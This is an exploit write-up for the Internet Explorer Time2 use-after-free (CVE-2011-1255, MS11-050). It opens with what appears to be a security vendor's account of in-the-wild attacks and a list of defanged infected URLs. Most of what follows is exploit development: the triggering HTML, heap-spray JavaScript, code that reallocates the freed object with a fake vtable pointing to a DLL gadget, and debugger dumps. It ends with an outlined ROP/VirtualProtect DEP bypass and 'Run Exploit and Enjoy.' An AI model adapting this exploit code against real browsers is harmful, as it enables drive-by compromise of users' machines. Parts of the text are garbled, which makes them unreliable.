Internet Explorer Time2 Element Remote Code Execution

(CVE-2011-1255)(MS11-050)

Analysis by Faryad Rahmani in 11 Aug 2012

http://0c0c0c0c.com http://twitter/faryadR ciph3r.secure@gmail.com

Introduction:

Maybe This Vulnerability is old, but I see Poc or exploit is not publicly Description about it.

The Timed Interactive Multimedia Extensions (aka HTML+TIME) implementation in Microsoft Internet Explorer 6 through 8 does not properly handle objects in memory, which allows remote attackers to

execute arbitrary code by accessing an object that (1) was not properly initialized or (2) is deleted, aka "Time Element Memory Corruption Vulnerability."

Time Element Memory Corruption – a remote code execution vulnerability, recently patched by Microsoft as part of MS11-050, bearing the Common Vulnerabilities and Exposures (CVE) number CVE-2011-1255 is being actively exploited in the wild.

M86 Security Labs team was contacted and asked to inspect the URL of a legitimate website of a large private company that was blocked by one of the proactive detection rules implemented in our Secure Web Gateway product.

We were asked to investigate if it was indeed a malicious page or a case of Over-Blocking.

The page looked benign, but inspecting each included JavaScript code, we saw that one of them:

Was injecting an iframe:

Pointing to a malicious page that was very easily classified as malicious due to shellcode patterns being part of the page's DOM:

So, just another infected site – big deal right? But, after further inspection, we saw that it exploited an un-published security vulnerability in Internet Explorer. To verify this, we viewed the malicious page on the latest fully patched version of IE and saw a crash followed by execution of malicious code.

You can imagine the excitement on the team – finding a 0-day in the wild!

The excitement of finding a 0-day in the wild didn't last that long, since soon after, Microsoft released details about this particular vulnerability.

Based on data we have reviewed from various sources, we can say with a high level of certainty, that the anonymous researcher who according to Microsoft's security advisory, reported the vulnerability details to VeriSign iDefense, or at least one of his acquaintances, had used the vulnerability details for malicious purposes, as part of targeted attacks.

We decided that we should inspect the shellcode to see what the attacker was after. It used various anti-debugging tricks, but after decoding, it revealed a clear-text URL pointing to a malicious server already listed in our repository.

The attack sample stored in our repository was an attack for the well-known iepeers.dll vulnerability exploiting CVE-2010-0806.

It is interesting to note that the first saved sample of the attack was dated 21.3.10, while details of the vulnerability were reported and patched by Microsoft's MS10-018 security patch for Internet Explorer on 30.3.10.

Two 0-day exploits served from the same server – impressive!

We wanted to find out where else he is serving his malicious code.

Remember the code snippet shown above, showing how the attacker hid the shellcode as part of the DOM?

Hiding data in the DOM of the page is a good obfuscation technique that bypasses security software that doesn't act as an actual browser, and where their script engine does not have access to the actual DOM.

It turns out that one of the side-effects of hiding data inside DIV elements is that it makes the data indexable by search engines.

Google searching the pattern "***TTu0d0f [...snip...] d0dLL1043416UU***" revealed about 16 results and as of this writing, only a few were still alive.

Here is the list of the infected sites according to Google's search result:

hXXp://[redacted]2.133/ie8.html
hXXp://[redacted]6889.com/
hXXp://[redacted]newables.org/footer.html
hXXp://[redacted]2b.org/
hXXp://[redacted]2b.org/Atlas/Atlas.html
hXXp://[redacted]2b.org/GFriends/GFriends.html
hXXp://[redacted]2b.org/Jeumon/Jeumon.html
hXXp://[redacted]2b.org/Other/Other.html
hXXp://[redacted]2b.org/Zoll/Zoll.html
hXXp://[redacted]stia.com/1.htm
hXXp://[redacted]stia.com/mavschampionship.html
hXXp://[redacted]b2b.org/
hXXp://[redacted]b2b.org/Jeumon/Jeumon.html
hXXp://[redacted]ies.com/ukcb/flex.html
hXXp://[redacted]cv5.com/ie8.html
hXXp://[redacted]ghurcoalition.org/media/ie8.html

Not to mention the service of caching samples for us, it's ironic that an attacker's obfuscation technique can be used against him to find his infection servers using a simple Google search

1. **Technical Analysis of the Vulnerability and Exploit**

Internet explorer occurs Use-After-Free vulnerability in Time2 element, Vulnerabilities occur after the element:

```
>HTML XMLNS:t="urn:schemas-microsoft-com:time<"
?>IMPORT namespace="t" implementation="#default#time2<"
>body<
>div id="Obj" contenteditable="true" style='width:0;height:0;visibility:hidden<'
>t:TRANSITIONFILTER></t:TRANSITIONFILTER<
```

After the above code to create a Behavior Time Element, using the tag div, Time2 object to create tag div, is attributed. The DIV tag with the value created with innerHTML Prvprty "", object creation Free to try.

```
document.getElementById("Obj").innerHTML = "";
document.location.reload();
```

To exploit this vulnerability is not hard but to bypass the protection in high-bit Windows skills are required to do.

I was used Heap Feng Shui technique to exploit this vulnerability.

It can be used to create large blocks of data with the desired memory allocation or the spray.

After creating the first spray:

```
 while( block.length < 0x400 )
   block += unescape("%u0c0c");
 heap = new heapLib.ie(0x20000);
 while(block.length < 0x80000)
   block += block;;
```

```
finalspray = block.substring(2, 0x80000 - 0x21);
for(var i = 0; i < 350; i++)
{
  heap.alloc(finalspray);
}
```

Then Reload the page, objects Time2 (Free of objects) is re-Reference.

we can be seen The results of the program After Attach to the debugger and the dissembler:

```
mshtml!CreateHTMLPropertyPage+0x5459f:
6bdd96ee 07            pop     es
6bdd96ef c7066c6bc26b  mov     dword ptr [esi],offset mshtml!Ordinal103+0x443d7 (6bc26b6c)
6bdd96f5 8b08          mov     ecx,dword ptr [eax]
6bdd96f7 50            push    eax
6bdd96f8 ff5108        call    dword ptr [ecx+8]
6bdd96fb 83c620        add     esi,20h
6bdd96fe e84ad9e3ff    call    mshtml!Ordinal103+0x348b8 (6bc1704d)
6bdd9703 8bc7          mov     eax,edi
0:013> r

eax=02a410e0 ebx=00000000 ecx=0c0c0020 edx=00000000 esi=02a6a0f0 edi=02a6a0f4
eip=2bf42474 esp=022dd45c ebp=022dd474 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
2bf42474 ??            ???
```

Reallocate Free to objects in memory and initialized with the desired value, we can reconstruct Vtable destroyed the object is free and call your desired address.

To do this, after creating 800 elements of type property title, img elements created initialized with the desired amount and a Fake Vtable for free object was created:

```
	// =-=-Allocate Freed Object=-=-=

	var explode = new Array();
	/*
	MSVCR71!isprint+0x2a:
	7c3520bd 83c40c        add     esp,0Ch
	*/
	var FreeObj =
unescape("%u0020%u0c0c%u20bd%u7c35%u0020%u0c0c%u0020%u0c0c%u0020%u0c0c%u0020%u0c0
c%u0020%u0c0c%u0020%u0c0c%u0020%u0c0c");
	for (var Obj = 0; Obj < 800; Obj++) {
		explode.push(document.createElement('img'));
	}
```

```
        document.getElementById("Obj").innerHTML = "";
        //[JSFunctionAttribute(JSFunctionAttributeEnum::None, JSBuiltin::Global_CollectGarbage)]
        CollectGarbage();
        for (var Obj = 0; Obj < explode.length; Obj++) {
                explode[Obj].title = FreeObj;
        }
        window.onclick;
        document.location.reload();
}
```

Now we see that the program memory, is more not readable but Interesting point that we were able, ecx register controlled with the desired data that we have register allocation with 0c0c0c0c value , so ecx point to the 0c0c0020 address.

Let's go see the contents of the address:

```
mshtml!CreateHTMLPropertyPage+0x5459f:
6bdd96ee 07            pop     es
6bdd96ef c7066c6bc26b  mov     dword ptr [esi],offset mshtml!Ordinal103+0x443d7 (6bc26b6c)
6bdd96f5 8b08          mov     ecx,dword ptr [eax]
6bdd96f7 50            push    eax
6bdd96f8 ff5108        call    dword ptr [ecx+8]
6bdd96fb 83c620        add     esi,20h
6bdd96fe e84ad9e3ff    call    mshtml!Ordinal103+0x348b8 (6bc1704d)
6bdd9703 8bc7          mov     eax,edi


(ea4.dc8): Access violation - code c0000005 (!!! second chance !!!)
eax=02a410e0 ebx=00000000 ecx=0c0c0020 edx=00000000 esi=02a6a0f0 edi=02a6a0f4
eip=2bf42474 esp=022dd45c ebp=022dd474 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
2bf42474 ??              ???
0:005> r ecx
 ecx  = 0c0c0020
0:005> dd ecx
0c0c0020  7eb8c7d9 d9a7cf5d 2bf42474 33b15ac9
0c0c0030  03174231 bc831742 bc522d59 3c9d388a
0c0c0040  d9175b4b aa43497a fe075d2f ea4516c3
0c0c0050  1d425a50 10b4d1d0 fe78d7e1 fc057921
0c0c0060  cf345975 2d71988b 3a2ac863 7e5ffdd6
0c0c0070  f58ffceb c9aa8753 19b43d20 81fe4a98
0c0c0080  b0df1592 fb234677 fad7bdfc cd188fd4
0c0c0090  e2274318 c46f9d94 379be846 4a5febfa
0:005> dd
```

```
0c0c00a0  ec427920 0da6d9a3 012dbf67 056acbcc
0c0c00b0  310118d3 b0c69f58 99c2841a 4753a5f9
0c0c00c0  2f84daaf ddce7f10 8b8df945 f2ab8b98
0c0c00d0  54b3939b 3b38a2f4 78eb3a83 28b6717b
0c0c00e0  6922dc14 ad98df79 4d295c84 48587c73
0c0c00f0  20b03a3f 97b6af50 76d4fa51 1d3566c2
0c0c0100  41490c62 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0110  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0:005> dd
0c0c0120  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0130  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0140  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0150  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0160  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0170  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0180  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0190  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
```

Wow, exactly ECX call to the contents address that adjusted point to first address of the shellcode:

```
0:005> dd
0c0c0f8c  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0f9c  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0fac  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0fbc  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0fcc  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0fdc  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0fec  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0ffc  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0:005> dd
0c0c100c  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c101c  0c0c0c0c 7eb8c7d9 d9a7cf5d 2bf42474
0c0c102c  33b15ac9 03174231 bc831742 bc522d59
0c0c103c  3c9d388a d9175b4b aa43497a fe075d2f
0c0c104c  ea4516c3 1d425a50 10b4d1d0 fe78d7e1
0c0c105c  fc057921 cf345975 2d71988b 3a2ac863
0c0c106c  7e5ffdd6 f58ffceb c9aa8753 19b43d20
0c0c107c  81fe4a98 b0df1592 fb234677 fad7bdfc
0:005>
0c0c108c  cd188fd4 e2274318 c46f9d94 379be846
0c0c109c  4a5febfa ec427920 0da6d9a3 012dbf67
0c0c10ac  056acbcc 310118d3 b0c69f58 99c2841a
0c0c10bc  4753a5f9 2f84daaf ddce7f10 8b8df945
0c0c10cc  f2ab8b98 54b3939b 3b38a2f4 78eb3a83
0c0c10dc  28b6717b 6922dc14 ad98df79 4d295c84
```

```
0c0c10ec  48587c73 20b03a3f 97b6af50 76d4fa51
0c0c10fc  1d3566c2 41490c62 0c0c0c0c 0c0c0c0c
```

Must see run the shellcode, but saw the crash! Why?

```
0:005> !vprot 0c0c0020
BaseAddress:      0c0c0000
AllocationBase:   0c070000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:       000b0000
State:          00001000  MEM_COMMIT
Protect:         00000004  PAGE_READWRITE
Type:           00020000  MEM_PRIVATE
```

Well it was interesting because that is protective DEP (Data Prevention Execution) entered the game that permission doesn't code execution and the situation of the shellcode address is write/read only.

```
AllocationProtect: 00000004  PAGE_READWRITE
```

we must find a way to bypass protection but for run shellcode must what happens accurse? Apart from the above memory read/write is also code execution!


I think better and faster and stable off all, use of the ROP (Return Oriented Programming) and VirtualProtect() Function.

Create the row Gadgets and use Return-to-libc or Return-Chaining, with methods memory can be changed to execute situation that can be easily implemented in the address of the shellcode to execute memory and DEP protection be circumvented or Bypassed.

Now we see protect is changed to PAGE_EXECUTE_READWRITE.

```
0:005> !vprot 0c0c0020
BaseAddress:      0c0c0000
AllocationBase:   0c000000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:       00001000
State:          00001000  MEM_COMMIT
Protect:         00000040  PAGE_EXECUTE_READWRITE
Type:           00020000  MEM_PRIVATE
```

Let’s Go to Run Exploit and Enjoy.



Reference:

http://technet.microsoft.com/en-us/security/bulletin/ms11-050

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-1255

http://m86security.com

Good Luck